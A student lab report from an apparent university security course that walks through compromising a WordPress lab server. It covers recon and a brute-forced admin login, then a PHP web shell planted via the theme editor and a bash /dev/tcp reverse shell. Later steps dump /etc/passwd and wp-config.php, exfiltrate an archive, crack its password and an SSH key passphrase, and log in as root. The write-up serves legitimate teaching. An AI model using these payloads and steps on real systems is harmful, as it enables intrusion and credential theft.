
Lab Report - Exercise 2

Amir Khosravinejad
(a.khosravinejad@edu.rptu.de)

Patrick Pfau
(ppfau@rptu.de)

Group 5

May 23, 2026

1 Exercise 1

Port and service scan

We scanned the 10.10.16.64 for open ports and services and we found out that the server is using Wordpress so wpscan can be used in next steps. Also, we can see that there is an endpoint (/wp-admin) which when we check, it's the login page we are trying to gain access. We can see the result of Nmap scanning in the following figure:

```
(root@amir-kali) [~]
$ nmap -sV -A 10.10.16.64
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 23:47 +0200
Nmap scan report for 10.10.16.64
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 f4:71:f3:6d:8b:c6:2e:2d:12:ca:0a:2e:4f:3d:90:21 (ECDSA)
|_ 256 d0:70:33:7f:04:21:59:90:56:dd:83:72:3e:3e:ca:18 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Hacking Hardware Reviews
|_ http-generator: WordPress 6.9.4
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/11%OT=22%CT=1%CU=40970%PV=Y%DS=2%DC=T%G=Y%TM=6A024EA
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=109%TI=Z%
OS:CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%G
OS:CD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M450ST11NW7%O2=M450ST11NW7%O3=M4
OS:50NNT11NW7%O4=M450ST11NW7%O5=M450ST11NW7%O6=M450ST11)WIN(W1=FE88%W2=FE88
OS:%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M450NNSNW7%C
OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
OS:T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=0%A=S+F=AR%O=0%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS=G%RUCK=G%RD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 24.76 ms 10.8.0.1
2 24.84 ms 10.10.16.64
```

Scan server with WPscan

For finding usernames, we use the command "wpscan --url http://10.10.16.64/ --enumerate u". In the following lines, we can see that there is username "admin":

```
1
2 [32m[+] [0m URL: http://10.10.16.64/ [10.10.16.64]
3 [32m[+] [0m Started: Tue May 12 00:33:00 2026
```

```

4
5 Interesting Finding(s):
6
7 [32m[+] [0m Headers
8 | Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
9 | Found By: Headers (Passive Detection)
10 | Confidence: 100%
11
12 [32m[+] [0m robots.txt found: http://10.10.16.64/robots.txt
13 | Interesting Entries:
14 | - /wp-admin/
15 | - /wp-admin/admin-ajax.php
16 | Found By: Robots Txt (Aggressive Detection)
17 | Confidence: 100%
18
19 [32m[+] [0m XML-RPC seems to be enabled: http://10.10.16.64/xmlrpc.php
20 | Found By: Direct Access (Aggressive Detection)
21 | Confidence: 100%
22 | References:
23 | - http://codex.wordpress.org/XML-RPC_Pingback_API
24 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
25 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
26 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
27 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
28
29 [32m[+] [0m WordPress readme found: http://10.10.16.64/readme.html
30 | Found By: Direct Access (Aggressive Detection)
31 | Confidence: 100%
32
33 [32m[+] [0m The external WP-Cron seems to be enabled: http://10.10.16.64/wp-cron.php
34 | Found By: Direct Access (Aggressive Detection)
35 | Confidence: 60%
36 | References:
37 | - https://www.iplocation.net/defend-wordpress-from-ddos
38 | - https://github.com/wpscanteam/wpscan/issues/1299
39
40 [32m[+] [0m WordPress version 6.9.4 identified (Latest, released on 2026-03-11).
41 | Found By: Rss Generator (Passive Detection)
42 | - http://10.10.16.64/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
43 | - http://10.10.16.64/comments/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
44
45 [32m[+] [0m WordPress theme in use: twentyseventeen
46 | Location: http://10.10.16.64/wp-content/themes/twentyseventeen/
47 | Last Updated: 2025-12-03T00:00:00.000Z
48 | Readme: http://10.10.16.64/wp-content/themes/twentyseventeen/readme.txt
49 | [33m[!] [0m The version is out of date, the latest version is 4.0
50 | Style URL: http://10.10.16.64/wp-content/themes/twentyseventeen/style.css?ver=20240402
51 | Style Name: Twenty Seventeen
52 | Style URI: https://wordpress.org/themes/twentyseventeen/
53 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
54 | Author: the WordPress team
55 | Author URI: https://wordpress.org/
56 |
57 | Found By: Css Style In Homepage (Passive Detection)
58 | Confirmed By: Css Style In 404 Page (Passive Detection)
59 |
60 | Version: 3.6 (80% confidence)
61 | Found By: Style (Passive Detection)
62 | - http://10.10.16.64/wp-content/themes/twentyseventeen/style.css?ver=20240402, Match: '
    Version: 3.6'
63
64
65 34m[i] [0m User(s) Identified:
66
67 [32m[+] [0m admin
68 | Found By: Author Posts - Author Pattern (Passive Detection)
69 | Confirmed By:
70 | Rss Generator (Passive Detection)
71 | Wp Json Api (Aggressive Detection)

```

```

72 | - http://10.10.16.64/wp-json/wp/v2/users/?per_page=100&page=1
73 | Rss Generator (Aggressive Detection)
74 | Author Sitemap (Aggressive Detection)
75 | - http://10.10.16.64/wp-sitemap-users-1.xml
76 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
77 | Login Error Messages (Aggressive Detection)
78
79 [33m[!] [0m No WPScan API Token given, as a result vulnerability data has not been output.
80 [33m[!] [0m You can get a free API token with 25 daily requests by registering at https://
    wpscan.com/register
81
82 [32m[+] [0m Finished: Tue May 12 00:33:05 2026
83 [32m[+] [0m Requests Done: 52
84 [32m[+] [0m Cached Requests: 10
85 [32m[+] [0m Data Sent: 14.047 KB
86 [32m[+] [0m Data Received: 870.969 KB
87 [32m[+] [0m Memory used: 204.324 MB
88 [32m[+] [0m Elapsed time: 00:00:04

```

Listing 1: wpscan result

Creating a list of possible passwords

Using command "cewl -d 1 -m 5 -w words.txt http://10.10.16.64" we search for repetitive words in the url to find possible passwords and we store it in words.txt.

Update the list as described on the website

Then, we saw the website and found out the website is talking about how to secure password and author said that I first reverse, then capitalize and then append two digits at the end, so we do the same as a rule in John The ripper like the following (appending the following commands in the end of /etc/john/john.conf):

```
[List.Rules:Custom]
```

```
r c [0-9] [0-9]
```

Then we concatenate the wordlist from cewl tool with the these custom rules to create new wordlist(like Ssecnirp25) as follows:

```
john --wordlist==words.txt --rules=Custom --stdout > mutated.txt
```

Attack with mutated passwords

Finally, we attack based on the mutated.txt, our only username was admin, and try brute forcing on all the words to find the password using following command:

```
wpscan --url http://10.10.16.64/ --usernames admin --login-uri wp-login -P mutated.txt --max-threads 20
```

Then, we find the password! It's "Elppaenip36"!

```

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / Elppaenip36
Trying admin / Gnitaredom35 Time: 00:25:27
[!] Valid Combinations Found: 77
    | Username: admin, Password: Elppaenip36
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue May 12 19:04:35 2026
[+] Requests Done: 16997
[+] Cached Requests: 7
[+] Data Sent: 8.614 MB
[+] Data Received: 10.446 MB
[+] Memory used: 324.062 MB
[+] Elapsed time: 00:25:42

```

Exercise 2

In this step, we need to obtain the shell. According to previous exercise, we know that we have wordpress. So one common approach is manipulating Theme Editor; using browser we navigate to wp-admin subdirectory having username and password from exercise 1. Then, we go to theme Editor and select 404.php


Then we add the following command to get reverse shell:

```
<?php system($_GET['cmd']);?>
```

We explain every part in detail:

- `$_GET`: gets URL parameters (like in url, `?cmd=id`), so `$_GET['cmd']` equals to `id` in this case.
- `system()`: it runs a linux command. So in general it gets the ID of user.

Then we go to browser with the link `http://10.10.16.64/wp-content/themes/THEME/404.php?cmd=id`. We got user id and group id. Here we can see the result here:



Now, we are sure we can execute commands. We open a listener on our device on port 4444(IP: 10.8.0.30): `nc -lvp 4444`. Now we just alter the php code with the following command to gain access.

```
<?php system("bash -c 'bash -i >& /dev/tcp/DEVICE_IP/4444 0>&1'"); ?>
```

We explain every part in detail:

- `bash -i`: opens interactive shell
- `/dev/tcp/DEVICE_IP/PORT`: A pseudo device which opens TCP socket.

After that , we open the link `http://10.10.16.64/wp-content/themes/THEME/404.php` again which makes the server connect to us as attacker and we gain the shell in the terminal we opened listener:

```
(root@amir-Kali)-[~/Desktop/Labs/LAB2]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.30] from (UNKNOWN) [10.10.16.64] 45402
bash: cannot set terminal process group (53642): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/srv/www/wordpress$ ls
ls (cached passwords)
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
www-data@ubuntu:/srv/www/wordpress$ cat license.txt
cat license.txt
WordPress - Web publishing software
Copyright 2011-2025 by the contributors
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
```

As you can see in the upper image we can do commands in the shell.

Exercise 3

After accessing the bash as shown in Ex. 2 we can use `cat wp-config.php` to see several information, e.g. login data for a SQL database. Then, we can upgrade the shell to gain access to the SQL database with `python3 -c 'import pty; pty.spawn("/bin/bash")'`.

After that, accessing the database can be done with `mysql -u wordpress -p` and using the password "EranEoldfICA". Now, we are in the MySQL Monitor. There, we type in `SHOW DATABASES;` `USE wordpress;` `SHOW TABLES;` and `SELECT user_login, user_pass FROM wp_users;` to display the hash `$wp$2y$10$5XHcXIbAreIgT.o.BU9MF0d0YeSWt5w5GbiUNIyE0x8miDlCV04We.`

But this unfortunately doesn't work. So we enter command `/etc/passwd` and see active users (`uid >= 1000`) and we found out another user (Ch00) and we navigate to it's home directory and used `ls` so we see this:

```

$ whoami
whoami
www-data
$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin
lapt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:113:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:114:/:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
landscape:x:111:116:/:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
developer:x:1000:1000:/:/home/developer:/bin/bash
lxd:x:999:100:/:/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:121:MySQL Server,,,:/nonexistent:/bin/false
Ch00:x:1001:1001:/:/home/Ch00:/bin/sh
$ cd /home/Ch00
cd /home/Ch00
$ ls
ls
do_not_share.rar
$ python3 -m http.server 8888
python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.8.0.10 - - [22/May/2026 23:55:34] "GET / HTTP/1.1" 200 -
10.8.0.10 - - [22/May/2026 23:55:34] code 404, message File not found
10.8.0.10 - - [22/May/2026 23:55:34] "GET /favicon.ico HTTP/1.1" 404 -
10.8.0.10 - - [22/May/2026 23:55:39] "GET /do_not_share.rar HTTP/1.1" 200 -

```

As you can see in the upper pic, there is a file here "do_not_share.rar". We need to have it so we run a http server on 10.10.16.64 with python to see and download this file.

After downloading, we can not open it normally. So we use john to open it up; we convert rar to john first and into a file called hash.john, then using the mutated list we generated before we try to guess the password using john. The password is "Elbakcarcnu15":

```

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# rar2john do_not_share.rar > hash.john

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# ls
do_not_share.rar  hash.john  img  Lab2.pdf  Lab2_report.pdf  textfiles

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# john --wordlist=mutated.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 8 OpenMP threads
fopen: mutated.txt: No such file or directory

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# john --wordlist=./textfiles/mutated.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Elbakcarcnu15 (do_not_share.rar)
ig 0:00:00:04 DONE (2026-05-23 02:19) 0.2481g/s 1905p/s 1905c/s 1905C/s Egnahc15..Gnidneppa16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Then, we unrar it using this password and it turns out that it's RSA private key for ssh connection. So we try to do ssh and escalate the privilege to root via SSH using this private key. But when we try to SSH, it requires passphrase, so we do convert SSH to john again and try to find the password and it's the same with the rar:


```
(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# ssh2john id_rsa > sshpassphrase.txt

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# cat sshpassphrase.txt
id_rsa:$sshng$6$16$b9b77054db7a1649790b51f632317f46$2470$6f70656e7373682d6b65792d763100000000a6165733235
030100010000020100c3dfcc4fa1ca735601d57abfb57cecc41ca4b72cd3f3364f91464c430a87acfc9a5e79e807ab3441930b73a
a5c5d5b169138288403c3a10d21475ae1f7ca2dc6dbbb1837c7d364a548165bcc2594dc792a9b13cd2957233bbdd5462656dd1dd1
99d4b4a09f7610901c9091b64fea7d2a0cccb622d65ca9a221aa943916f2c3e06181e1b97b69da029434d2c4e899f7e1968b34ee3
fcb95c04cf90e94589ef81ddfc0fa9d1fd057c23e7e86939630e6ebd8917ce4adbd3d3c6fb36435548d41334a8db1b8100a9e270
7a37bd3360bf9272ea013ca51aa74cf283bc9c0bdcca3c3fb31e9fb12676320b6642b892514916781d1bdd4fd9ab55647f2e73000
34177298bfe1c0e041e3631fdcab695f92a37e2522f4a7ad55edb05bdd1d9e7f21fab065136a3d72af4296ceda1183c8ad7568111
73d10a8b885f85831b8cbf6c626105553351ee81aa168dc8c3d2a0acb061eb20b4bbbed37d5b16d601874c10ad9f0b6548debe2d8e
a829efc14a488f24e56297b495fea9c874278e42330f444b6af68b6f349d20c23db470b1906384c8c0d20e8874e51efa09ab4afde
35c849de23b0072a9e331e7138380b45952006f0788407d3c089f7ddee6d04a05211eae99f2d20ce1a116fbc61a48ca0f9ac806c7e
ff6f8ef344c8dbf28b4e8c28728ea65d4a400c8dc73796d5c262284d624efec0d409aee99941eac79811efa0bbf99b014ffa76a12
dbcd379ad8d920fffbbef776d31932e5d41be15695e7699c3aaf50d3888f36867bf36c044e91e300613017f6c05593f6262c925804
903f9e9d196abf0f15b33321ca61154dbc53e5e1b4d6b4be66d4da9e9838bf20b36b312677cc43518e91d0cb7d7141e79207630ce
7ad5d2302bb5ffdc1acf34949f1db09be60a74a7d13ffaaf3b48f93644d21da29c15daca7e70411a190c4f434a6a5ef2bea3486f
254aae51458dbb0a4120397d6a6a9b0c934c8b18bb17f47fd826d726a673e74ae065aeb76e9cd7c7eb3e0a9522898e2efb7b01a8a
cc839f16e857f2ca49308b351cb5374c0e3ffe88ec3555c21521a11c3354b67eaf007b557780d3017aec6534b8eb065ed5581bbb3
f912a451ce7143b62696a3827412a627266eebad155847c2768e74f20a8ce7a2fdd3e17edac8a92cebb39442cad59b4d484ad6578
95ea6a21acce1b51893f543ad50abdc7dbc27d8ea9a3099eac05d3a92ed3fb585b6692ac5e07da8cdf8c8cb10b4f71498890b3107
ad37613d951f47c3bde2125cb596124a7750419e3cbb8a876fd9e9459e4b6fe4bb7ae3949c10c2a1e21daec87ff47255e926769aed
089f858846693a9bc4753a33c91c0a33f7e6e0511b5ff30f1ba38254e525211369be7f700d901f9ed8f93d950678a30c32917fb6c
a5236f1da89ebc60879a988368f71d5b11796aeec310b7e967bba93ec5376dd177bfe8ba5429850194b33060052c4ed396c186771
f7c64e874a7bb33b87e15f1279264a28c97454e81bb57b4d23dc038faec7d4$16$614

(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# john --wordlist=./textfiles/mutated.txt sshpassphrase.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Elbakcarcnu15 (id_rsa)
1g 0:00:03:10 DONE (2026-05-23 12:52) 0.005239g/s 37.89p/s 37.89c/s 37.89C/s Egnahc15..Tnemevom15
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

In the last step, we enter this password "Elbakcarcnu15" in ssh and we gain access and obtain the flag:)

```
(root@amir-Kali)-[~/Desktop/Labs_assignments/LAB2]
# ssh root@10.10.16.64 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat May 23 10:53:30 UTC 2026

System load:  0.0          Processes:           124
Usage of /:   53.7% of 7.77GB Users logged in:        0
Memory usage: 65%         IPv4 address for ens3: 10.10.16.64
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

122 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Fri May 3 11:42:41 2024 from 10.8.0.6
root@ubuntu:~# ls
flag{RmluYXxseSBSb290}  snap
root@ubuntu:~#
```